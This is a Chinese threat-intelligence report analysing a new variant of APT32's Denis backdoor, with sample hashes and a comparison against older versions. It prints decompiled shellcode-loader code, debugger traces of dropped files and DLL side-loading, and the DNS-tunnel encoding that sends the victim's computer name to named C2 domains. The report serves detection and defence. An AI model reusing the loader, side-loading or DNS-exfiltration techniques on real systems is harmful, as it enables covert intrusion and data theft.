“海莲花”团伙专用后门Denis最新版分析

November 22, 2017 • 安全威胁情报

TAG：高级可持续攻击、APT32、海莲花、越南、中国

TLP：白

日期：2017-11-22

“海莲花”，又名APT32和OceanLotus，是越南背景的黑客组织。该组织至少自2012年开始活跃，长期针对中国的能源相关行业、海事机构、海域建设部门、科研院所和航运企业等进行网络攻击。除中国外，“海莲花”的目标还包含全球的政府、军事机构和大型企业，以及本国的媒体、人权和公民社会等相关的组织和个人。该团伙一般会先攻陷目标相关的网站进行初期的侦察和信息收集，然后使用邮件钓鱼和水坑攻击对目标组织展开渗透。该团伙使用了Denis等至少6种不同的特种木马和Cobalt Strike等公开工具。

> 最近，微步在线的狩猎系统（Hunting）持续对海莲花团伙进行长期监控，经过对最新版本的Denis后门进行深入分析后发现：


- 近期APT32 的攻击活动仍在持续，且有加剧趋势。中国、柬埔寨、菲律宾、老挝、韩国等亚洲国家的政府、军事机构和大型企业，以及东盟组织和越南的媒体、人权和公民社会等相关的组织和个人遭到过APT32的定向攻击，其中国内是重灾区。

- 攻击主要使用的木马为Denis木马的最新变种。作者设计采用了较为复杂的运行流程，并使用多种技术对抗分析。与早期版本的Denis木马相比，该木马同样使用了DLL劫持技术，并使用了DNS隧道技术与C2服务器进行通信，但在请求包的构造方式上存在一定的差别。

- 该木马使用了白利用技术来躲过绝大部分杀毒软件的检测，多家公司的合法程序被利用，包括Symantec、Microsoft等公司的合法程序。

- 溯源分析发现，近期APT32主要使用Amazon S3云存储服务来托管相关木马，这与近期APT团伙利用正常云服务从事恶意攻击的特点和趋势相符。此外，截至报告发布时间，部分相关木马仍可下载，需特别关注。

- 微步在线通过对相关样本、IP和域名的溯源分析，共提取132条最新IOC（如需全量IOC，请与我们联系 contactus@threatbook.cn），可用于检测该团伙的攻击活动。微步在线的威胁情报平台（TIP）、威胁情报订阅、API等均已支持此次攻击事件和团伙的检测。



微步在线长期跟踪全球100多个黑客组织。近期，微步在线的狩猎系统捕获到一批APT32的特种木马。其中包含Denis的最新变种和Cobalt Strike Beacon后门等恶意软件。使用微步在线的追踪溯源系统对样本中包含的C2进行关联分析，共计发现上百个Denis相关的C2域名。Denis相关样本如下：

SHA256	编译时间

b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8	2011-11-16 09:54:10
5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01ecb0b1673	2008-09-17 19:34:18
bdb83301a470d202480274df161638f83f8f26e7dda131a11b89a5a3d8259c73	2011-11-16 09:54:10
198e3c9e6f3dbcf586ac90486187ebfffdeb1c5d663131fc60c45451b04cce7a	2011-11-16 09:54:10
5091430fac8b608ac612c35a1e29ce47cdeb22429657460dddc660727806b511	2009-10-14 22:21:26
a17d4568ad5f745d36fc17846d3e0edf63d4e3c9fccb9861579e957f7a560217	2011-11-16 09:54:10
8f00c2dab8cc32e0052b7779de0bdc8faa385e890415555e86efdfc3b01cc504	2011-11-16 09:54:10


890e5bd2650399d7fc3b543e8d1e65c0385f4d6003186245c8574c1913ca5d64	2011-11-16 09:54:10
30d06e100215461ad1c5b3bdb7a3b65c61f0ad27ebd733c7a37f40bd4b64932e	2011-11-16 09:54:10
c24e6d402a5adf1ece2d6a3dbe270e0904d43119d68e7862555505825a273cad	2011-11-16 09:54:10
4ab2df974e5e563f611d7267916a00c18f819f5b8770ffcfadc5e1959047fb8e	2011-11-16 09:54:10
d7549b1ddd668c5706b680654b2c39b6e401c55ecf25d0c4b1bff6468426e7ed	2011-11-16 09:54:10

这些样本的编译时间明显早于样本包含的C2域名的注册时间，其中大部分样本的编译时间相同，这说明APT32特意修改了编译时间和APT32可能持有一套对应的攻击平台。

文件类型	PE32
文件大小	1732096 字节
文件名	adobe-font-pack.exe

MD5	fcd7227891271a65b729a27de962c0cb
SHA1	e4774211e37d199be9f9f1e8d8fb3fded37b951d
SHA256	b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8
编译时间	2011-11-16 09:54:10

该样本在微步威胁分析平台的检测结果如下：



链接：https://x.threatbook.cn/report/b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8

Denis变种对比分析

经过详细分析，我们发现该Denis变种与之前版本的Denis木马存在明显不同，说明海莲花团伙仍然在持续改进和更新其攻击工具，与旧版本的Denis木马相比的主要不同点如下：


	早期版本	新版本


反分析手段	API反调试+ Shellcode+对抗反编译	Shellcode+花指令+对抗反编译
Payload加载及运行方式	注入系统进程如svchost.exe，arp.exe等	自身写入执行不同功能的内存PE，且PE间存在交互
DNS隧道编码方式	Base64加密后用字母“A”填充	UNICODE编码后再进行替换加密
持久化实现方式	劫持自启动的Windows服务所加载的DLL，进而实现持久化	创建计划任务或启动服务
DLL劫持/白利用技术	劫持Windows系统DLL，如搜索功能相关的msfte.dll	劫持拥有合法签名的程序所加载的DLL

Denis变种行为分析


1、 样本使用一个捆绑了恶意代码的adobe字体补丁文件adobe-font-pack.exe作为第一层Dropper。

（1） 第一层Dropper 首先在系统临时目录创建并运行该字体补丁文件以迷惑用户。






（2）　　其实在adobe-font-pack.exe中包含了一个大的资源文件，其中加密保存了第二层Dropper文件。




（3）　　样本开辟内存并写入shellcode。首先开辟5个字节大小的内存作为“跳板”，其中第1个字节的内容为0xE9，即跳转指令。接着开辟第二段内存，并写入真正的shellcode。最后通过计算，将开辟的两段内存之间的距离填入“跳板”中剩余的4个字节。至此，程序将通过“跳板”进入真正shellcode部分。


```
DecodeResource((void *)(*(_DWORD *)(v0 + 4) + 4), **(_DWORD **)(v0 + 4) >> 1);
v6 = WriteFileAndExecute(&v20, *(_DWORD *)(v0 + 8));
v7 = *(SIZE_T **)v0;
v11 = v6;
v8 = (char *)VirtualAlloc(0, 5u, 0x1000u, 0x40u);
v9 = VirtualAlloc(0, *v7, 0x1000u, 0x40u);
if ( v8 && v9 )
{
  *v8 = 0xE9u;                          // 写入跳转指令
  *(_DWORD *)(v8 + 1) = v9 - v8 - 5;    // 计算跳转距离
  memcpy(v9, v7 + 1, *v7);              // 拷贝数据
  ((void (__stdcall *)(_DWORD))v8)(0);  // 调用
}
if ( !v11 )
  MoveFileAndExecute(*(DWORD **)(v0 + 12));
```




（4） Shellcode将对资源中的数据进行解密，并在内存中释放出一个DLL文件。该DLL文件即为第二层Dropper。



2、 第二层Dropper用于释放真正的木马文件，其中同样包含了一个大的资源文件，其中加密保存了3个文件，分别为rastlsc.exe、rastls.dll和OUTLFLTR.DAT。这3个文件将被创建在c:\Program Files\Symantec\Proxy\目录中，意在仿冒Symantec相关软件组件。






```
002AF1E0  75F30BA7  CALL 到 CreateFileW 来自 kernel32.75F30BA2
002AF1E4  002AF250  FileName = "C:\Program Files\Symantec\Proxy\OUTLFLTR.DAT"
002AF1E8  40000000  Access = GENERIC_WRITE
002AF1EC  00000000  ShareMode = 0
002AF1F0  00000000  pSecurity = NULL
002AF1F4  00000002  Mode = CREATE_ALWAYS
002AF1F8  00000080  Attributes = NORMAL
002AF1FC  00000000  hTemplateFile = NULL
002AF200  005A0058
002AF204  002AF250  UNICODE "C:\Program Files\Symantec\Proxy\OUTLFLTR.DAT"
002AF208  002AF46C
002AF20C  015F66A6  返回到 015F66A6 来自 kernel32.CreateFileW
002AF210  002AF250  UNICODE "C:\Program Files\Symantec\Proxy\OUTLFLTR.DAT"
```

```
002AF1E0  75F30BA7  CALL 到 CreateFileW 来自 kernel32.75F30BA2
002AF1E4  002AF250  FileName = "C:\Program Files\Symantec\Proxy\rastls.dll"
002AF1E8  40000000  Access = GENERIC_WRITE
002AF1EC  00000000  ShareMode = 0
002AF1F0  00000000  pSecurity = NULL
002AF1F4  00000002  Mode = CREATE_ALWAYS
002AF1F8  00000080  Attributes = NORMAL
002AF1FC  00000000  hTemplateFile = NULL
002AF200  00560054
002AF204  002AF250  UNICODE "C:\Program Files\Symantec\Proxy\rastls.dll"
002AF208  002AF46C
002AF20C  015F66A6  返回到 015F66A6 来自 kernel32.CreateFileW
002AF210  002AF250  UNICODE "C:\Program Files\Symantec\Proxy\rastls.dll"
```


其中，rastlsc.exe文件拥有Symantec公司的签名，是典型的“白利用”技术：恶意代码使用DLL劫持技术劫持了rastls.dll，使得原本正常的rastlsc.exe加载了恶意的rastls.dll，并执行了OUTLFLTR.DAT中的恶意代码。



之后，样本创建rastlsc.exe进程并运行。


```
015F1C3C  CALL 到 CreateProcessW 来自 015F1C36
002AF2B0  ModuleFileName = "C:\Program Files\Symantec\Proxy\rastlsc.exe"
011C09F0  CommandLine = "krv"
00000000  pProcessSecurity = NULL
00000000  pThreadSecurity = NULL
00000000  InheritHandles = FALSE
08000000  CreationFlags = CREATE_NO_WINDOW
00000000  pEnvironment = NULL
00000000  CurrentDir = NULL
002AF258  pStartupInfo = 002AF258
002AF29C  pProcessInfo = 002AF29C
```

3、 建立计划任务，每隔1分钟运行rastlsc.exe，实现木马文件的持久化。



4、 将计算机名编码构造DNS请求包，并使用DNS隧道技术向C2服务器发送上线通知。

（1） 获取计算机名



（2） 将获取到的计算机名先转换为小写，然后进行编码。如机器名为“win7_mcafee-PC”，其UNICODE编码为：“770069006e0037005f006d0063006100660065002d0070”，使用替代算法，对于十六进制的数字0xA-0xF，使用相应字符a-f进行替换；对于数字0-9，用g替换0，h替换1，依此类推。具体的明文与密文的对照如下：

明文	密文	明文	密文
a	a	b	b
c	c	d	d
e	e	f	f
0	g	1	h
2	i	3	j

4	k	5	l
6	m	7	n
8	8	9	9

据此加密算法，计算机名为“win7_mcafee-PC”的主机生成的四级域名为：nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggnggmjgg，再与其他固定字符串及C2域名进行拼接，最终生成的域名如下：

```
000FD564  0156D606 返回到 0156D606 来自 dnsapi.DnsQuery_A
000FD568  001FEA58 ASCII "nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggnggmjgg.ijnlakgo.jeffreyue.com"
```

```
000FD564  0156D606 返回到 0156D606 来自 dnsapi.DnsQuery_A
000FD568  001FEAB0 ASCII "nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggnggmjgg.ijnlakgo.rackerasr.com"
```

```
000FD564  0156D606 返回到 0156D606 来自 dnsapi.DnsQuery_A
000FD568  001FEB20 ASCII "nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggnggmjgg.ijnlakgo.nasahlaes.com"
```

在早期的Denis木马中，大都采用了同样的技术，首先对指定的系统信息进行编码，进而使用DNS隧道向服务器进行发送作为上线通知。但是，不同版本的Denis获取的系统信息和编码方式并不一致。如微步在线在此前监测到的一批Denis木马中，采用了如下的编码方式，使用Base64算法对Bot ID和部分数据进行编码，再使用其他混淆方式对编码后的数据进行处理，包括使用连续的字母“A”进行填充等。

